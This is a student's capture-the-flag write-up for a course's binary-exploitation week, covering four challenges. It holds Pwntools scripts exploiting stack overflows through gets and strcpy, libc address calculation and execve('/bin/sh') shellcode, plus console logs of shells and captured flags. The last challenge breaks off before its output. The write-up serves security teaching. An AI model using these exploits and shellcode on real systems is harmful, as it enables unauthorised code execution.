Week6-Pwn Write-ups

Name: **Xinsheng Zhu**
UnivID: **N10273832**
NetID: **xz4344**

!!! 700/300 pts solved !!!


Old School (50 pts)

In this challenge, there is a leaked address of "my favorite string" and nothing else provided.

Through the command `pwn checksec` in the following, it's clear that the stack is executable for the binary file `old_school`.

```
root@17b95fe8a8e6:~/wk6/old_school# pwn checksec old_school
[*] '/root/wk6/old_school/old_school'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
```

We directly open the binary file `old_school` with Binary Ninja to inspect the High-Level IL.



From the code of the `main` function, we can tell that the leaked address is the address of the read buffer `buf`, which

can be applied to stack buffer overflow through the vulnerable function call `gets(&buf)` without controlling the read buffer length. There is also a global variable `just_a_string` with the content of `/bin/sh`, which seems to be an argument of the `execve` system call.

Therefore, what we need to do is write shellcode to the read buffer `buf` starting from `rbp-0x30`, which calls the `execve` system call with `/bin/sh` to get a shell, and also overwrite the pushed return instruction pointer `__return_addr` with the leaked address of the read buffer `buf`. In this situation, the `main` function will return to the address of the read buffer `buf` and then execute the already written shellcode in the stack to get a shell.

Part of the script using Pwntools to solve the challenge is shown below.

```
from pwn import *
......
p = remote(URL, PORT)
......
print(p.recvuntil(b": ").decode())
buf_addr = int(p.recvline().decode().strip(), 16)
log.info(f"Reveiving leaked buffer address: {hex(buf_addr)}")

e = ELF(CHALLENGE)
binsh_addr = e.symbols.just_a_string

shellcode = asm('''
    xor rdx, rdx      # rdx = NULL (envp pointer)
    mov rdi, {}       # rdi = address of "/bin/sh" string (pathname pointer)
    push rdi          # Push string address onto stack for argv[0]
    push rdx          # Push NULL onto stack for argv[1]
    mov rsi, rsp      # rsi = address of argv array ["/bin/sh", NULL] (argv pointer)
    mov rax, 0x3b     # execve syscall number
    syscall           # Call execve(rdi, rsi, rdx)
'''.format(binsh_addr), arch='amd64')

print(p.recvuntil(b"> ").decode())
msg = shellcode + b"A" * (0x38 - len(shellcode)) + p64(buf_addr)
p.sendline(msg)
log.info(f"Sending message in raw bytes: {msg}")

p.interactive()
```

The console output of the script execution is shown below.

```
root@17b95fe8a8e6:~/wk6/old_school# python3 old_school.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1290: Done
hello, xz4344. Please wait a moment...
My favorite string is at:
[*] Reveiving leaked buffer address: 0x7fffdae526c0
[*] '/root/wk6/old_school/old_school'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x400000)
    Stack:    Executable
    RWX:      Has RWX segments
    SHSTK:    Enabled
    IBT:      Enabled
    Stripped: No
Let's see what you can do with that info!
>
[*] Sending message in raw bytes: b'H1\xd2H\xc7\xc7\x08 @\x00WRH\x89\xe6H\xc7\xc0;\x00\x00\x00\x0f\x05AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xc0&\xe5\xda\xff\x7f\x00\x00'
[*] Switching to interactive mode
$ cat flag.txt
flag{th4t_buff3r_w4s_th3_p3rf3ct_pl4c3_t0_wr1t3_y0ur_sh3llc0de!_3cd7fb6d194ac904}
$
[*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1290
```

The captured flag is `flag{th4t_buff3r_w4s_th3_p3rf3ct_pl4c3_t0_wr1t3_y0ur_sh3llc0de!_3cd7fb6d194ac904}`.


number (150 pts)

In this challenge, there is a leaked address of "my phone number" and nothing else provided.

Through the command `pwn checksec` in the following, it's clear that the stack is executable for the binary file `number`.


```
root@17b95fe8a8e6:~/wk6/number# pwn checksec number
[*] '/root/wk6/number/number'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
```

We directly open the binary file `number` with Binary Ninja to inspect the High-Level IL of the `main` function.



From the code of the `main` function, we can tell that the leaked address is the address of the variable `var_60`, adding `0x8` to it gives us the address of the read buffer `buf`, followed by another read buffer `buf_1` in the stack. However, these two read buffers are filled by the `fgets` function call, which is memory-safe and protects the stack from overflow.

Not knowing how to proceed, we continue to inspect the High-Level IL of the `print_answer` function in the binary file to look for other entry points because the `main` function calls the `print_answer(&buf_1)`.



In the code of the `print_answer` function, the `strcpy` function call copies the string until it finds a NULL byte, which has no buffer size checking and can obviously cause a stack buffer overflow.

Therefore, our idea is to first write shellcode to the read buffer `buf` starting from `rbp-0x50`, which calls the `execve` system call with `/bin/sh` to get a shell, then write the calculated address of the read buffer `buf` (whose address can be retrieved by adding `0x8` to the leaked address of the variable `var_60`) to the last eight bytes of the read buffer `buf_1` starting from `rbp-0x20`. In this situation, when the `print_answer` function copies the string of the read buffer `buf_1` to the variable `var_18` in its own stack, the pushed return instruction pointer `__return_addr` will be overwritten with the calculated address of the read buffer `buf`. The `print_answer` function will then return to the address of the read buffer `buf` in the stack of the `main` function and then execute the already written shellcode in the stack to get a shell.

Part of the script using Pwntools to solve the challenge is shown below.

```
from pwn import *
......
p = remote(URL, PORT)
......
print(p.recvuntil(b": ").decode())
number_addr = int(p.recvline().decode().strip(), 16)
log.info(f"Receiving leaked number address: {hex(number_addr)}")

shellcode = asm('''
    xor rdx, rdx                # rdx = NULL (envp pointer)
    mov rax, 0x68732f6e69622f   # Define hex for "/bin/sh" string
    push rax                    # Push "/bin/sh" string onto stack
    mov rdi, rsp                # rdi = address of "/bin/sh" string on stack (pathname pointer)
    push rdi                    # Push string address onto stack for argv[0]
    push rdx                    # Push NULL onto stack for argv[1]
    mov rsi, rsp                # rsi = address of argv array ["/bin/sh", NULL] (argv pointer)
    mov rax, 0x3b               # execve syscall number
    syscall                     # Call execve(rdi, rsi, rdx)
''', arch='amd64')

print(p.recvuntil(b"> ").decode())
```

```python
p.sendline(shellcode)
log.info(f"Sending shellcode in raw bytes: {shellcode}")

shellcode_addr = number_addr + 8

print(p.recvuntil(b"> ").decode())
msg = b"B" * 0x18 + p64(shellcode_addr)
p.sendline(msg)
log.info(f"Sending message in raw bytes: {msg}")

p.interactive()
```

The console output of the script execution is shown below.


```
root@17b95fe8a8e6:~/wk6/number# python3 number.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1291: Done
hello, xz4344. Please wait a moment...

I wrote my phone number here:
[*] Receiving leaked number address: 0x7ffc326dacc8

Can you read it?
>
[*] Sending shellcode in raw bytes: b'H1\xd2H\xb8/bin/sh\x00PH\x89\xe7WRH\x89\xe6H\xc7\xc0;\x00\x00\x00\x0f\x05'

1337 number isn't it
>
[*] Sending message in raw bytes: b'BBBBBBBBBBBBBBBBBBBBBBB\xd0\xacm2\xfc\x7f\x00\x00'
[*] Switching to interactive mode

Your answer was: BBBBBBBBBBBBBBBBBBBBBBBBm2\xfc\x7f
$ cat flag.txt
flag{phr4ck_v0lum3_S3v3n_1ssu3_F0rty_N1n3!_682743d0d0edba8d}
$
[*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1291
```

The captured flag is `flag{phr4ck_v0lum3_S3v3n_1ssu3_F0rty_N1n3!_682743d0d0edba8d}`.

Back to Glibc (100 pts)

In this challenge, there is a leaked address that's unknown, a hint told us to find the string "/bin/sh", and nothing else is provided.

We directly open the binary file `back_to_glibc` with Binary Ninja to inspect the High-Level IL of the `main` function.



From the code of the `main` function, we can tell that the leaked address is the address of the `print` function, which can be used to calculate the address of the `/bin/sh` string in the glibc binary `libc.so.6`. Besides, the `mmap` system call is used to allocate executable memory `buf_1` for shellcode.

Therefore, what we need to do is first calculate the address of the `/bin/sh` string in the glibc binary `libc.so.6` by `libc_printf_addr - libc_printf_offset + libc_binsh_offset`, then write shellcode to the executable memory `buf_1` through the `read` system call, which calls the `execve` system call with `/bin/sh` to get a shell. In this situation, when the `main` function calls `buf_1()`, the shellcode written in the mapped memory `buf_1` will be executed to open a shell, where we can use the `cat flag.txt` command to retrieve the flag.

Part of the script using Pwntools to solve the challenge is shown below.

```
from pwn import *
......
p = remote(URL, PORT)
......
print(p.recvuntil(b": ").decode())
libc_printf_addr = u64(p.recv(8))
log.info(f"Receiving leaked printf address: {libc_printf_addr}")

libc = ELF("./libc.so.6")
libc_printf_offset = libc.symbols.printf
libc_base_addr = libc_printf_addr - libc_printf_offset
libc_binsh_addr = libc_base_addr + next(libc.search(b"/bin/sh"))
```

```
shellcode = asm('''
    xor rdx, rdx      # rdx = NULL (envp pointer)
    mov rdi, {}       # rdi = address of "/bin/sh" string in libc (pathname pointer)
    push rdi          # Push string address onto stack for argv[0]
    push rdx          # Push NULL onto stack for argv[1]
    mov rsi, rsp      # rsi = address of argv array ["/bin/sh", NULL] (argv pointer)
    mov rax, 0x3b     # execve syscall number
    syscall           # Call execve(rdi, rsi, rdx)
'''.format(libc_binsh_addr), arch='amd64')

print(p.recvuntil(b"?\n").decode())
p.send(shellcode)
log.info(f"Sending shellcode in raw bytes: {shellcode}")

p.interactive()
```

The console output of the script execution is shown below.


```
root@17b95fe8a8e6:~/wk6/back_to_glibc# python3 back_to_glibc.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1292: Done
hello, xz4344. Please wait a moment...
Remember those libc addresses from Week 0?This time you can have this one:
[*] Receiving leaked printf address: 140155309647600
[*] '/root/wk6/back_to_glibc/libc.so.6'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled


Hint: where else can you find '/bin/sh'?

[*] Sending shellcode in raw bytes: b'H1\xd2H\xbfxf\x89sx\x7f\x00\x00WRH\x89\xe6H\xc7\xc0;\x00\x00\x00\x0f\x05'
[*] Switching to interactive mode
Here we go!
$ cat flag.txt
flag{y0u_r3_gonna_be_us1ng_gl1bc_4_l0t!_9aebd0bd21031cd2}
$
[*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1292
```

The captured flag is `flag{y0u_r3_gonna_be_us1ng_gl1bc_4_l0t!_9aebd0bd21031cd2}`.

No Leaks (50 pts)

In this challenge, there is no leaked address. Nothing is provided.

We directly open the binary file `no_leaks` with Binary Ninja to inspect the High-Level IL of the `main` function.



From the code of the `main` function, we can tell that the `mmap` system call is used to allocate executable memory `buf` for shellcode, which is then executed in the `check` function.

Therefore, what we need to do is directly write shellcode to the executable memory `buf` through the `read` system call, which calls the `execve` system call with `/bin/sh` to get a shell. In this situation, when the `check` function calls `arg1()`, the shellcode written in the mapped memory `buf` will be executed to open a shell, where we can use the `cat flag.txt` command to retrieve the flag.

Part of the script using Pwntools to solve the challenge is shown below.

```
from pwn import *
......
p = remote(URL, PORT)
......
shellcode = asm('''
    xor rdx, rdx                # rdx = NULL (envp pointer)
    mov rax, 0x68732f6e69622f   # Define hex for "/bin/sh" string
    push rax                    # Push "/bin/sh" string onto stack
    mov rdi, rsp                # rdi = address of "/bin/sh" string on stack (pathname pointer)
    push rdi                    # Push string address onto stack for argv[0]
    push rdx                    # Push NULL onto stack for argv[1]
    mov rsi, rsp                # rsi = address of argv array ["/bin/sh", NULL] (argv pointer)
    mov rax, 0x3b               # execve syscall number
    syscall                     # Call execve(rdi, rsi, rdx)
''', arch='amd64')

print(p.recvuntil(b"?\n").decode())
```

```
p.send(shellcode)
log.info(f"Sending shellcode in raw bytes: {shellcode}")

p.interactive()
```

The console output of the script execution is shown below.

